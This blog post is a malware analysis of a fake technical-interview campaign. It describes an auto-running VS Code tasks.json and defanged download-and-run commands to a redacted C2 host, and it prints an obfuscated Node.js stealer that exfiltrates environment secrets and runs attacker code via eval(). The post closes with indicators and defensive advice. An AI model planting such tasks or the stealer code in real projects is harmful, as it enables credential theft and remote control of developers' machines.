 7 min read
  1259 words
TL;DR
Threat actors are targeting developers using fake technical interviews. By tricking candidates into opening a seemingly benign GitHub repository in VS Code, an automated .vscode/tasks.json exploit triggers a multi-stage infection chain. The final payload is a highly obfuscated Node.js script that exfiltrates process.env secrets (API keys, database credentials) and establishes a persistent Command & Control (C2) beacon with an eval() Remote Code Execution (RCE) backdoor.
If you are asked to clone and open a random repository for an interview, inspect the hidden folders first.
Introduction: The Social Engineering Trap
Recently, I encountered a highly sophisticated malware campaign disguised as a technical interview. The "recruiter" instructed me to clone a repository and open it in Visual Studio Code to complete an assessment. Because I use a terminal-based editor, I naturally inspected the directory structure first and spotted a glaring red flag: a hidden .vscode/tasks.json file weaponized to execute malicious shell commands upon opening the folder.
After publishing my initial findings, a senior engineer informed me that he had just faced the exact same interview trap and avoided it.
This post serves as a deep dive into the complete infection chain, reverse-engineering the final, heavily obfuscated JavaScript payload to expose exactly how this threat operates.
The Infection Chain (Stages 1 & 2)
This campaign relies on a "Bring Your Own Runtime" philosophy, ensuring the malware executes regardless of the victim's local development setup.
Stage 1: Initial Access (The VS Code Exploit)
The malicious repository contains no obvious malware in its application code. Instead, the attacker abuses VS Code's native workspace automation. The .vscode/tasks.json file utilizes the runOn: folderOpen trigger.
// WARNING: DEFANGED MALWARE SNIPPET
// DO NOT EXECUTE.
{
  "version": "2.0.0",
  "tasks": [
    {
      "label": "install-root-modules",
      "type": "shell",
      "command": "npm install --silent --no-progress",
      // ... [Truncated for brevity] ...
      "runOptions": {
        "runOn": "folderOpen"
      }
    },
    {
      "label": "env",
      "type": "shell",
      "osx": {
        "command": "curl -L 'hXXps://[REDACTED-C2-DOMAIN].vercel.app/settings/mac' | echo 'Execution Neutralized'"
      },
      "linux": {
        "command": "wget -qO- 'hXXps://[REDACTED-C2-DOMAIN].vercel.app/api/settings/linux' | echo 'Execution Neutralized'"
      },
      "windows": {
        "command": "curl --ssl-no-revoke -L hXXps://[REDACTED-C2-DOMAIN].vercel.app/api/settings/windows | echo 'Execution Neutralized'"
      },
      "runOptions": {
        "runOn": "folderOpen"
      }
    }
  ]
}
The moment the developer opens the folder in VS Code, the editor blindly executes the wget command, downloading a shell script and piping it directly into the system shell (sh). This achieves fileless, in-memory execution for the first stage.
# #!/bin/bash
# WARNING: DEFANGED MALWARE SNIPPET
set -e
echo "Authenticated"
TARGET_DIR="$HOME/.vscode"
mkdir -p "$TARGET_DIR"
clear
wget -q -O "$TARGET_DIR/vscode-bootstrap.sh" "hXXps://[REDACTED-C2-DOMAIN].vercel.app/api/settings/bootstraplinux"
clear
chmod +x "$TARGET_DIR/vscode-bootstrap.sh"
clear
# nohup bash "$TARGET_DIR/vscode-bootstrap.sh"  <-- [EXECUTION NEUTRALIZED]
clear
exit 0
Stage 2: Staging and Environment Provisioning
The stage1.sh script is a lightweight dropper that reaches out to the attacker's infrastructure to download a secondary script.
# #!/bin/bash
# WARNING: DEFANGED MALWARE SNIPPET
# ... [Node.js Installation Logic Truncated for Safety & Brevity] ...

mkdir -p "$HOME/.vscode"
BASE_URL="hXXps://[REDACTED-C2-DOMAIN].vercel.app/api"
echo "[INFO] Downloading env-setup.js and package.json..."
if ! command -v curl >/dev/null 2>&1; then
    wget -q -O "$HOME/.vscode/env-setup.js" "hXXps://[REDACTED-C2-DOMAIN].vercel.app/api/settings/env"
    wget -q -O "$HOME/.vscode/package.json" "hXXps://[REDACTED-C2-DOMAIN].vercel.app/api/settings/package"
else
    curl -s -L -o "$HOME/.vscode/env-setup.js" "hXXps://[REDACTED-C2-DOMAIN].vercel.app/api/settings/env"
    curl -s -L -o "$HOME/.vscode/package.json" "hXXps://[REDACTED-C2-DOMAIN].vercel.app/api/settings/package"
fi

if [ -f "$HOME/.vscode/env-setup.js" ]; then
    echo "[INFO] Running env-setup.js..."
    # "$NODE_EXE" "$HOME/.vscode/env-setup.js" <-- [EXECUTION NEUTRALIZED]
else
    echo "[ERROR] env-setup.js not found."
    exit 1
fi
echo "[SUCCESS] Script completed successfully."
exit 0
This secondary script has two jobs:
- Provision Node.js: It silently downloads and installs a portable, standalone Node.js binary. The attacker does not rely on the victim having Node installed.
- Payload Delivery: It downloads the Stage 3 payload—a heavily obfuscated JavaScript file—and executes it using the newly provisioned Node runtime.
Deconstructing the Payload (Stage 3)
In many traditional attacks, Stage 3 downloads a compiled binary (Stage 4). However, this JavaScript payload is the end of the hardcoded line. It acts as an advanced Command and Control (C2) agent and an info-stealer.
const _0x5650f6 = _0x3354;
function _0x3354(_0x1ca2c0, _0x22f8ca) {
  _0x1ca2c0 -= 164;
  const _0x13b2b6 = _0x363b();
  let _0x1fc9b5 = _0x13b2b6[_0x1ca2c0];
  if (_0x3354.vVHMoe === undefined) {
    _0x3354.IEHMvl = function (_0x5008a2) {
      let _0x160a8e = "";
      let _0x158494 = "";
      for (let _0x5d9a59, _0x367474, _0x2c8694 = 0, _0x3943d4 = 0; _0x367474 = _0x5008a2.charAt(_0x3943d4++); ~_0x367474 && (_0x5d9a59 = _0x2c8694 % 4 ? _0x5d9a59 * 64 + _0x367474 : _0x367474, _0x2c8694++ % 4) ? _0x160a8e += String.fromCharCode(_0x5d9a59 >> (_0x2c8694 * -2 & 6) & 255) : 0) {
        _0x367474 = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=".indexOf(_0x367474);
      }
      for (let _0x5d911f = 0, _0x3fb6a0 = _0x160a8e.length; _0x5d911f < _0x3fb6a0; _0x5d911f++) {
        _0x158494 += "%" + ("00" + _0x160a8e.charCodeAt(_0x5d911f).toString(16)).slice(-2);
      }
      return decodeURIComponent(_0x158494);
    };
    _0x3354.iMiDpW = {};
    _0x3354.vVHMoe = true;
  }
  const _0xf0e045 = _0x1ca2c0 + _0x13b2b6[0];
  const _0x1cbbf4 = _0x3354.iMiDpW[_0xf0e045];
  if (_0x1cbbf4) {
    _0x1fc9b5 = _0x1cbbf4;
  } else {
    _0x1fc9b5 = _0x3354.IEHMvl(_0x1fc9b5);
    _0x3354.iMiDpW[_0xf0e045] = _0x1fc9b5;
  }
  return _0x1fc9b5;
}
function _0x363b() {
  const _0x269185 = ["owL4s1D0vG", "mda6mda6mda6mda6mda6mda", "C3rYAw5NAwz5", "zNjVBq", "zxjYB3i", "otGYnJe3u1bQsKf2", "oenrv2TXrW", "Aw50zxjUywW", "zxHPDa", "BMv0D29YA0LUDgvYzMfJzxm", "DMfSDwvZ", "zMLUza", "yuHsmgneB3zmELeXtgPrEKXQrxHmAKL4tvrVEe1QstbmmKz3yvm5AMfhvMPHmu4WwvHsmwn3pt0", "mZCYmJq2n0fgs1nhta", "mZq3nZu2mMvdvMTiuG", "ANnVBG", "Ag9ZDg5HBwu", "ndu1ntKYmfnmwKf3tG", "yMfZzty0", "mJm4mJK5me94DNfsqq", "nuXHCMn4wG", "DxrMoa", "mty2v1Dcsuju", "ngzKuM1osG", "CgXHDgzVCM0", "BwfJ", "svb2na", "mZa0nJu2qKDAr3zh", "nda0nMr5A2HxCq", "Dg9tDhjPBMC"];
  return (_0x363b = function () {
    return _0x269185;
  })();
}
(function (_0x3c4758, _0x149891) {
  const _0x492dd2 = _0x3354;
  const _0x130bf3 = _0x363b();
  while (true) {
    try {
      if (parseInt(_0x492dd2(171)) / 1 * (-parseInt(_0x492dd2(177)) / 2) + -parseInt(_0x492dd2(184)) / 3 * (-parseInt(_0x492dd2(172)) / 4) + -parseInt(_0x492dd2(169)) / 5 * (-parseInt(_0x492dd2(176)) / 6) + -parseInt(_0x492dd2(192)) / 7 * (-parseInt(_0x492dd2(185)) / 8) + -parseInt(_0x492dd2(179)) / 9 * (parseInt(_0x492dd2(168)) / 10) + parseInt(_0x492dd2(193)) / 11 + -parseInt(_0x492dd2(166)) / 12 === 272461) {
        break;
      }
      _0x130bf3.push(_0x130bf3.shift());
    } catch (_0x17c646) {
      _0x130bf3.push(_0x130bf3.shift());
    }
  }
})();
const os = require("os");
var sysId = 0;
function getSystemInfo() {
  const _0x55bf55 = _0x3354;
  const _0x15b00f = os[_0x55bf55(165)]();
  const _0xd6f4f2 = os.type();
  const _0x5dbe7b = os.release();
  const _0x2272bd = os[_0x55bf55(173)]();
  const _0x1e6675 = Object[_0x55bf55(189)](os[_0x55bf55(188)]()).flat()[_0x55bf55(190)](_0x3e2c75 => _0x55bf55(175) === _0x3e2c75.family && !_0x3e2c75[_0x55bf55(186)] && _0x55bf55(180) !== _0x3e2c75[_0x55bf55(174)])?.mac;
  return {
    hostname: _0x15b00f,
    macs: [_0x1e6675],
    os: _0xd6f4f2 + " " + _0x5dbe7b + " (" + _0x2272bd + ")"
  };
}
async function sendRequest(_0xc843c2) {
  const _0x597000 = _0x3354;
  try {
    const _0x48be04 = new URLSearchParams({
      sysInfo: JSON[_0x597000(181)](_0xc843c2),
      processInfo: JSON[_0x597000(181)](process.env),
      tid: "d2UgYXJlIGdvaW5nIHRvIGRvIGJpZyBvbmU=",
      sysId: sysId
    });
    const _0x5f225a = Buffer[_0x597000(182)](_0x597000(191), _0x597000(167))[_0x597000(178)](_0x597000(170));
    const _0x1c1994 = await fetch(_0x5f225a + "?" + _0x48be04);
    const {
      status: _0x382e87,
      message: _0x54ac37,
      sysId: _0x1c015b
    } = await _0x1c1994[_0x597000(164)]();
    if (_0x597000(183) === _0x382e87) {
      try {
        eval(_0x54ac37);
      } catch (_0x5b71d4) {}
    }
    if (_0x1c015b) {
      sysId = _0x1c015b;
    }
  } catch (_0x393f32) {
    console[_0x597000(183)](_0x393f32);
  }
}
try {
  const e = getSystemInfo();
  sendRequest(e);
  setInterval(() => {
    sendRequest(e);
  }, 5000);
} catch (_0x24d605) {
  console[_0x5650f6(183)](_0x24d605);
  process[_0x5650f6(187)](1);
}
Evasion & Anti-Tampering
To evade static analysis, the threat actor stripped all plaintext strings (e.g., "hostname", "process.env", "stringify") and replaced them with an encrypted array. The script uses a custom Base64 decoding loop mapped to a reversed, non-standard alphabet.
Furthermore, it employs an Array State Validation mechanism via an Immediately Invoked Function Expression (IIFE):
(function (_0x3c4758, _0x149891) {
  const _0x130bf3 = _0x363b(); // The encrypted dictionary array
  while (true) {
    try {
      // Calculates a checksum based on integer parsing of specific array indices
      if (parseInt(...) / 1 * (-parseInt(...) / 2) + ... === 272461) {
        break; // Array is aligned; unlock execution
      }
      _0x130bf3.push(_0x130bf3.shift());
    } catch (e) {
      _0x130bf3.push(_0x130bf3.shift());
    }
  }
})();
This loop acts as an anti-tampering lock. It continuously shifts the elements of the dictionary array until a complex mathematical equation evaluates exactly to 272461. This ensures the array is in the correct sequence before execution. If an analyst attempts to deobfuscate the script by modifying the Abstract Syntax Tree (AST) or altering the dictionary indices, the checksum fails, and the script falls into an infinite loop, crashing the analysis environment.
Host Reconnaissance
Once unlocked, the malware fingerprints the machine. It utilizes Node's native os module to construct a specific system profile.
It retrieves the os.hostname(), os.type(), os.release(), and os.arch(). To uniquely identify the infected host, it aggressively hunts for the physical MAC address. It iterates through os.networkInterfaces(), flattening the output and filtering with strict parameters: _0x3e2c75 => "IPv4" === _0x3e2c75.family && !_0x3e2c75.internal && "127.0.0.1" !== _0x3e2c75.address This guarantees the script ignores local loopbacks and virtual interfaces, targeting the outward-facing network adapter. The resulting schema prepared for exfiltration looks exactly like this:
{
  "hostname": "developer-macbook-pro",
  "macs": ["00:1A:2B:3C:4D:5E"],
  "os": "Darwin 23.0.0 (x64)"
}
The Exfiltration Payload (Stealing Secrets)
The most devastating function of this malware is the theft of the developer's environment variables.
const _0x48be04 = new URLSearchParams({
  sysInfo: JSON.stringify(_0xc843c2),
  processInfo: JSON.stringify(process.env),
  tid: "d2UgYXJlIGdvaW5nIHRvIGRvIGJpZyBvbmU=",
  sysId: sysId
});
The script bundles the reconnaissance data alongside JSON.stringify(process.env). For developers, process.env frequently contains highly privileged credentials: AWS access keys, production database URIs, and JWT signing secrets.
A Forensic Observation on the GET Request: The malware packages this massive payload into a URLSearchParams object and exfiltrates it via an HTTP GET request, appending it directly to the C2 URL (fetch(url + "?" + params)). While this avoids triggering Intrusion Detection Systems (IDS) that only inspect POST request bodies, it exposes a flaw in the attacker's design. Because process.env can be several kilobytes in size, this exfiltration method risks hitting server-side URI length limits, potentially resulting in 414 URI Too Long HTTP errors before the data successfully reaches the attacker.
The C2 Beacon and RCE Backdoor
After firing the initial exfiltration request, the script awaits a JSON response from the attacker's Command and Control (C2) server. It expects three parameters: status, message, and sysId.
const { status: _0x382e87, message: _0x54ac37, sysId: _0x1c015b } = await _0x1c1994.json();

if ("error" === _0x382e87) { // Deobfuscated dictionary mapping
  try { eval(_0x54ac37); } catch (_0x5b71d4) {}
}
if (_0x1c015b) { sysId = _0x1c015b; }
The Status Anomaly & RCE: Forensic analysis of the dictionary maps the required trigger status to the string "error". While counterintuitive, this is a common obfuscator optimization: the threat actor reuses the dictionary string "error" (which is also used later in the script for console.error) to validate the backdoor, saving file space.
If the server replies with status: "error", the malware passes the attacker's message string directly into eval(). This grants the attacker silent, unauthenticated Remote Code Execution (RCE). The try...catch block is intentionally empty, swallowing syntax errors to prevent the Node application from crashing and alerting the developer.
Session Persistence: The sysId variable allows the attacker to track active sessions. The server responds with a unique integer (_0x1c015b), which the malware saves locally. Wrapped in a setInterval loop of 5000ms, the infected host becomes a beaconing zombie, repeatedly polling the C2 server with its assigned sysId, asking for new arbitrary code to execute in memory.
Indicators of Compromise (IOCs)
By contextually analyzing the script and replicating the custom Base64 decryption logic, I extracted the primary infrastructure endpoints.
- Target Vector: Node.js environments (
process.env), VS Code Workspaces. - C2 Endpoint:
hXXps://[REDACTED-C2-DOMAIN]/api/receive(Defanged for safety; submitted to authorities). - Tracking ID (Base64):
d2UgYXJlIGdvaW5nIHRvIGRvIGJpZyBvbmU=(Decodes to: "we are going to do big one") - Execution Interval: 5000ms beaconing.
Defensive Posture & Safety Recommendations
As developers, our local environments are highly privileged. We must adopt a zero-trust mindset, even with interview assignments.
For Developers:
- Disable Auto-Tasks in VS Code: Never blindly open untrusted repositories. In VS Code, press
Ctrl+Shift+P(orCmd+Shift+P), search for "Tasks: Manage Automatic Tasks", and ensure automatic execution is disabled or prompts for permission. - Inspect Hidden Folders: Always check the
.vscode,.git/hooks, andpackage.json(pre/post-install scripts) of unverified repositories in a basic text editor or terminal before opening them in a fully-featured IDE. - Use Environment Variable Managers: Avoid keeping long-lived, highly privileged cloud credentials in your global
process.envor~/.bashrc. Use scoped secret managers (like AWS Vault or Doppler) that inject secrets only when a specific process is running.
Threat Reporting & Community Defense:
If you encounter this or similar malware, do not just delete it. Isolate it and extract the IOCs to protect the community.
- National Authorities: Report the incident and share the malicious IPs/URLs with your national cyber agency.
- Community Platforms: Upload the raw malicious scripts to VirusTotal and report the C2 IP addresses to AbuseIPDB. This allows automated firewalls globally to block the threat actor's infrastructure, severing their access to other victims.
Stay safe, verify everything, and happy coding.